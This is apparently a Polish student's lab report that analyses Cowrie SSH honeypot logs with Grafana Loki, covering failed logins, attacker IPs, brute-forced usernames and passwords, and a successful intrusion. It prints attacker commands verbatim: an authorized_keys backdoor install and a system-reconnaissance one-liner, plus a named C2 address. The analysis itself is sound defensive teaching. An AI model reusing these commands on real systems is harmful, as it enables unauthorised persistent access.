POLITECHNIKA WROCŁAWSKA Wydział Informatyki i Telekomunikacji	Wydział: Informatyki i Telekomunikacji Kierunek: Cyberbezpieczeństwo Rok Akademicki: 2025/2026 Rok studiów, semestr: *2, 2* Grupa: *2*
Ochrona Systemów Operacyjnych – Laboratorium 1	
Prowadzący: mgr inż. Bartłomiej Czesak	Autor: 1. *Patryk Wesołowski*
Data wykonania ćwiczenia: *11.03.2026*	
Data oddania sprawozdania: *17.03.2026*	

Zadanie 1 Instalacja Grafana Loki

```
wesoly29@ubuntuserver:~$ sudo tar -xf log-dump.tar -C /var/log/cowrie/ --strip-components=1
wesoly29@ubuntuserver:~$ ls /var/log/cowrie/
cowrie.json             cowrie.json.2026-03-04  cowrie.json.2026-03-06  cowrie.json.2026-03-08
cowrie.json.2026-03-03  cowrie.json.2026-03-05  cowrie.json.2026-03-07  cowrie.json.2026-03-09
wesoly29@ubuntuserver:~$
```

Rysunek 1 Wypakowanie logów

```
wesoly29@ubuntuserver:~$ git clone https://github.com/grafana/loki.git
Cloning into 'loki'...
remote: Enumerating objects: 281955, done.
remote: Counting objects: 100% (55/55), done.
remote: Compressing objects: 100% (39/39), done.
remote: Total 281955 (delta 31), reused 16 (delta 16), pack-reused 281900 (f
rom 2)
Receiving objects: 100% (281955/281955), 466.67 MiB | 8.96 MiB/s, done.
Resolving deltas: 100% (194463/194463), done.
Updating files: 100% (23105/23105), done.
```

Rysunek 2 Pobieranie repozytorium

```
wesoly29@ubuntuserver:~/loki/production$ cat promtail-config.yaml
server:
  http_listen_port: 9080
  grpc_listen_port: 0

positions:
  filename: /tmp/positions.yaml

clients:
  - url: http://192.168.222.133:3100/loki/api/v1/push

scrape_configs:
  - job_name: cowrie
    static_configs:
      - targets:
          - localhost
        labels:
          job: cowrie
          host: honeypot
          __path__: /var/log/cowrie/cowrie.json*

    pipeline_stages:
      - json:
          expressions:
            eventid: eventid
            src_ip: src_ip
            username: username
            session: session

      - geoip:
          db: /etc/GeoLite2-City.mmdb
          source: src_ip
          db_type: city

      - labels:
          eventid:
          geoip_country_name:
      - timestamp:
          source: timestamp
          format: RFC3339Nano
```


Rysunek 3 Plik konfiguracyjny promtaila

```
wesoly29@ubuntuserver:~/loki/production$ cat docker-compose.yaml
version: "3.3"

networks:
  loki:

services:
  loki:
    image: grafana/loki:latest
    ports:
      - "3100:3100"
    command: -config.file=/etc/loki/local-config.yaml
    networks:
      - loki

  promtail:
    image: grafana/promtail:latest
    volumes:
      - ./GeoLite2-City.mmdb:/etc/GeoLite2-City.mmdb
      - ./promtail-config.yaml:/etc/promtail/config.yml
      - /var/log:/var/log
      - /var/log/cowrie:/var/log/cowrie
    command: -config.file=/etc/promtail/config.yml
    networks:
      - loki

  grafana:
    environment:
      - GF_PATHS_PROVISIONING=/etc/grafana/provisioning
      - GF_AUTH_ANONYMOUS_ENABLED=true
      - GF_AUTH_ANONYMOUS_ORG_ROLE=Admin
      - GF_FEATURE_TOGGLES_ENABLE=alertingSimplifiedRouting,alertingQueryAndExpressionsStepMode
    entrypoint:
      - sh
      - -euc
      - |
        mkdir -p /etc/grafana/provisioning/datasources
```

Rysunek 4 Dodanie wpisów do pliku konfiguracyjnego docker-compose.yaml

```
wesoly29@ubuntuserver:~/loki/production$ docker-compose pull
WARN[0000] /home/wesoly29/loki/production/docker-compose.yaml: the attribute
 `version` is obsolete, it will be ignored, please remove it to avoid potent
ial confusion
unable to get image 'grafana/promtail:latest': permission denied while tryin
g to connect to the docker API at unix:///var/run/docker.sock
wesoly29@ubuntuserver:~/loki/production$ sudo docker-compose pull
WARN[0000] /home/wesoly29/loki/production/docker-compose.yaml: the attribute
 `version` is obsolete, it will be ignored, please remove it to avoid potent
ial confusion
[+] pull 28/36
 ⠼ Image grafana/loki:latest [⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿] 6.429MB / 40.94MB Pulling
                                                    10.9s
[+] pull 36/36na/promtail:latest [⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿] 44.68MB / 66.48MB          Pulling
 ✔Image grafana/loki:latest     Pulled                                        24.9s
 ✔Image grafana/promtail:latest Pulled                                        22.2s
 ✔Image grafana/grafana:latest  Pulled                                        40.4s
wesoly29@ubuntuserver:~/loki/production$ docker-compose up
WARN[0000] /home/wesoly29/loki/production/docker-compose.yaml: the attribute
 `version` is obsolete, it will be ignored, please remove it to avoid potent
ial confusion
unable to get image 'grafana/loki:latest': permission denied while trying to
 connect to the docker API at unix:///var/run/docker.sock
wesoly29@ubuntuserver:~/loki/production$ sudo docker-compose up
WARN[0000] /home/wesoly29/loki/production/docker-compose.yaml: the attribute
 `version` is obsolete, it will be ignored, please remove it to avoid potent
ial confusion
[+] up 4/4
 ✔Network production_loki         Created                                     0.1s
 ✔Container production-grafana-1  Created                                     2.0s
 ✔Container production-loki-1     Created                                     2.0s
 ✔Container production-promtail-1 Created                                     2.0s
Attaching to grafana-1, loki-1, promtail-1
promtail-1  | level=info ts=2026-03-12T16:47:08.227642017Z caller=promtail.g
o:135 msg="Reloading configuration file" sha3sum=37b6602ff2f3b2c76de4553e0df
89fbb27dc3ba129375775cdb34114b7a30048
promtail-1  | level=info ts=2026-03-12T16:47:08.23053267Z caller=server.go:3
86 msg="server listening on addresses" http=[::]:9080 grpc=[::]:36823
promtail-1  | level=info ts=2026-03-12T16:47:08.2309511Z caller=main.go:173
```


Rysunek 5 Uruchomienie kontenera



Rysunek 6 Logi w Grafanie


Zadanie 2

1. Liczbę nieudanych prób logowania. –
   20.1K



Rysunek 7 Zapytanie i wynik

2. Listę adresów IP, z których nastąpiły błędne logowania — Top 30.




Time	src_ip	Value #A
2026-03-13 14:20:28.633	2.57.122.177	1890
2026-03-13 14:20:28.633	186.96.145.241	1593
2026-03-13 14:20:28.633	195.178.110.30	1485
2026-03-13 14:20:28.633	209.38.81.205	1459
2026-03-13 14:20:28.633	92.118.39.63	1326
2026-03-13 14:20:28.633	92.118.39.62	660
2026-03-13 14:20:28.633	45.148.10.240	593
2026-03-13 14:20:28.633	2.57.122.208	525

Rysunek 8 Zapytanie i wynik

3. Kraje, z których było najwięcej prób logowań — 10

Rysunek 9 Zapytanie



Rysunek 10 Wynik

4. Listę 20 najczęściej atakowanych nazw użytkowników. Jakie są wnioski?

Na podstawie wyników zapytania widzimy, że najczęściej atakowane są nazwy użytkownika, które w wielu systemach są uznawane za domyślne. Atakujący mając nadzieje, że ktoś nie zmienił domyślnych danych logowania, próbuje się poprzez nie zalogować.

Kick start your query | Label browser | Explain query | Builder | Code

```
topk(20, sum by (username) (count_over_time({filename="/var/log/cowrie/cowrie.json.2026-03-03"} |json | eventid=~ "cowrie.login.
failed|cowrie.login.success" [1d])))
```

Options Type: Instant — This query will process approximately 1.5 MiB.

Add query | Query history | Query inspector

Table

Time	username	Value #A ↓
2026-03-13 16:38:00.230	root	104
2026-03-13 16:38:00.230	sol	55
2026-03-13 16:38:00.230	solana	48
2026-03-13 16:38:00.230	ubuntu	34
2026-03-13 16:38:00.230	admin	31
2026-03-13 16:38:00.230	solv	22
2026-03-13 16:38:00.230	administrator	10
2026-03-13 16:38:00.230	node	6
2026-03-13 16:38:00.230	validator	5
2026-03-13 16:38:00.230	lighthouse	4

Rysunek 11 Zapytanie i wynik

5. Listę 20 najczęściej używanych haseł w atakach słownikowych.

   Lista pokazuje, że wielu użytkowników nie zmienia domyślnych haseł w swoich systemach lub ustawia je na bardzo proste, co staje się celem atakujących.

```
topk(20, sum by (password) (count_over_time({filename="/var/log/cowrie/cowrie.json.2026-03-03"} | json | eventid =~ "cowrie.login.
success|cowrie.login.failed" [1d])))
```

Options Type: Instant — This query will process approximately 1.5 MiB.


Add query | Query history | Query inspector

Table

Time	password	Value #A ↓
2026-03-13 16:36:19.140	123456	25
2026-03-13 16:36:19.140	solana	19
2026-03-13 16:36:19.140	12345678	18
2026-03-13 16:36:19.140	sol	16
2026-03-13 16:36:19.140	123	12
2026-03-13 16:36:19.140	node	12
2026-03-13 16:36:19.140	solv	10
2026-03-13 16:36:19.140	ubuntu	10
2026-03-13 16:36:19.140		9
2026-03-13 16:36:19.140	1234	9
2026-03-13 16:36:19.140	admin	9

Rysunek 12 Zapytanie i wynik

6. Na jakie konta nastąpiły udane logowania?
   Udały się logowania na konto root i phil. Crowie akceptuje jedynie te pary login/hasło, które są zapisane w pliku etc/userdb.txt.
   Taki atak nie mógłby się raczej powieść na prawdziwym systemie, gdyż w honeypotach admnistratorzy specjalnie ustawiają takie pary, aby każde narzędzie bruteforce było wstanie je złamać.



Rysunek 13 Zapytanie i wynik

7. Dla sesji zakończonych udanym logowaniem, jakie polecenia wykonywali atakujący?


   Na podstawie logów możemy zobaczyć, że atakujący zainstalował własny klucz ssh, aby utrzymać dostęp do przejętej maszyny. Następnie wykonał rekonesans maszyny poprzez między innymi sprawdzanie wersji systemu, jądra, architektury systemu oraz zasobów w postaci procesora, karty graficznej.

   Następnie sprawdziłem czy atakujący nie próbował nawiązać połączenia z C2. W logach widnieje uruchomiony skrypt przez atakującego, który usuwa reguły zapory, otwiera wszystkie porty oraz usuwa zainstalowanych agentów. Następnie połączył się z wcześniej wspomnianym C2 (**23.160.56.119)**, aby pobrać pliki. Na końcu zostały wyczyszczone ślady w logach. Raport ze strony abuseipdb.com wskazuje, że adres ten jest powiązany z malwarem.

   Atakującemu udało się przejąć kontrolę nad maszyną. Prawdopodobnie może ona zostać użyta do botnetu lub kopania kryptowalut.

Rysunek 14 Zapytanie

Rysunek 15 Komendy użyte przez atakującego



Rysunek 16 Komendy użyte przez atakującego


```
cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a
8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe0QXxziIg9eLBHpgLMuak
b5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hY
p5zYkFnvlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfck
r">>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~
```

Rysunek 17 Komenda użyta do utrzymania dostępu do maszyny

```
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:$PATH; uname=$(uname -s -v -n -m 2
>/dev/null); arch=$(uname -m 2>/dev/null); uptime=$(cat /proc/uptime 2>/dev/null | cut -d. -f1); cpus=$( (np
roc 2>/dev/null || /usr/bin/nproc 2>/dev/null || grep -c "^processor" /proc/cpuinfo 2>/dev/null) | head -1);
cpu_model=$( (grep -m1 -E "model name|Hardware" /proc/cpuinfo | cut -d: -f2- | sed 's/^ *//;s/ *$//' ; lscpu
2>/dev/null | awk -F: '/Model name/ {gsub(/^ +| +$/,"",$2); print $2; exit}' ; dmidecode -s processor-versio
n 2>/dev/null | head -n1 ; uname -p 2>/dev/null) | awk 'NF{print; exit}' ); gpu_info=$( (lspci 2>/dev/null |
grep -i vga; lspci 2>/dev/null | grep -i nvidia) 2>/dev/null | head -n50); cat_help=$( (cat --help 2>&1 | tr
'\n' ' ') || cat --help 2>&1); ls_help=$( (ls --help 2>&1 | tr '\n' ' ') || ls --help 2>&1); last_output=$(l
ast 2>/dev/null | head -n 10); echo "UNAME:$uname"; echo "ARCH:$arch"; echo "UPTIME:$uptime"; echo "CPUS:$cp
us"; echo "CPU_MODEL:$cpu_model"; echo "GPU:$gpu_info"; echo "CAT_HELP:$cat_help"; echo "LS_HELP:$ls_help";
echo "LAST:$last_output"
```

Rysunek 18 Komenda użyta do sprawdzenia zasobów

Rysunek 19 Zapytanie



Rysunek 20 Skrypt uruchomiony przez atakującego

IP Abuse Reports for **23.160.56.119**:

This IP address has been reported a total of **17** times from 12 distinct sources. 23.160.56.119 was first reported on February 23rd 2026, and the most recent report was **1 week ago**.

Old Reports: The most recent abuse report for this IP address is from **1 week ago**. It is possible that this IP is no longer involved in abusive activities.

Reporter	IoA Timestamp (UTC)	Comment	Categories
AnonDrop	2026-03-08 10:09:10 (1 week ago)	Malware download/execution attempt - Commands: #!/bin/sh wdir="/tmp" for i in "/tmp" "/var/tmp" "/d ... show more	Hacking
Execoop	2026-03-05 06:08:24 (1 week ago)	SSH honeypot | Persistence Install + Defense Evasion | 1 auths, 2 cmds, 1s | putty | tactics: cron p ... show more	Hacking, Exploited Host, SSH
Execoop	2026-03-05 05:52:30 (1 week ago)	SSH honeypot | Persistence Install + Defense Evasion | 1 auths, 2 cmds | putty | tactics: cron persi ... show more	Hacking, Exploited Host, SSH
rjdefrancisco	2026-03-04 08:06:45 (1 week ago)	Unwanted traffic detected by honeypot on March 03, 2026: brute force and hacking attacks (2 over ssh ... show more	Port Scan, Brute-Force, SSH
ThreatBook.io	2026-03-04 00:54:38 (1 week ago)	ThreatBook Intelligence: Spam more details on http://threatbook.io/ip/23.160.56.119	SSH
SiteXL	2026-03-03 16:18:02 (1 week ago)	{"event":{"DateTime":"2026-03-03T10:01:38Z","RemoteAddr":"23.160.56.119:48224","Protocol":"SSH","Com ...	Port Scan, Hacking

Rysunek 21 Wynik raportu ze strony abuseipdb.com

8. Znajdź pary (username , password), które były próbowane najczęściej. Czy widoczne są wzorce charakterystyczne dla konkretnych botnetów lub narzędzi?

   Atakujący korzysta z narzędzia do bruteforcowania z wordlistą, która zawiera domyślne i podstawowe pary login/haslo.

A (Loki)

Kick start your query | Label browser | Explain query | Builder | Code

```
sum by (username, password) (count_over_time({filename="/var/log/cowrie/cowrie.json.2026-03-03"}| json| username != ""| password != ""
[1h]))
```

Rysunek 22 Zapytanie

Time	password	username	Value #A ↓
2026-03-15 16:48:52.729	solana	solana	13
2026-03-15 16:48:52.729	sol	sol	10
2026-03-15 16:48:52.729	solv	solv	8
2026-03-15 16:48:52.729	ubuntu	ubuntu	8
2026-03-15 16:48:52.729	123	sol	7
2026-03-15 16:48:52.729	123456	solv	7
2026-03-15 16:48:52.729	node	node	6
2026-03-15 16:48:52.729	123456	root	5
2026-03-15 16:48:52.729	12345678	solv	5
2026-03-15 16:48:52.729	admin	root	5
2026-03-15 16:48:52.729	sol	solana	5
2026-03-15 16:48:52.729	solana	sol	5
2026-03-15 16:48:52.729	validator	validator	5
2026-03-15 16:48:52.729	111111	root	4

Rysunek 23 Wynik zapytania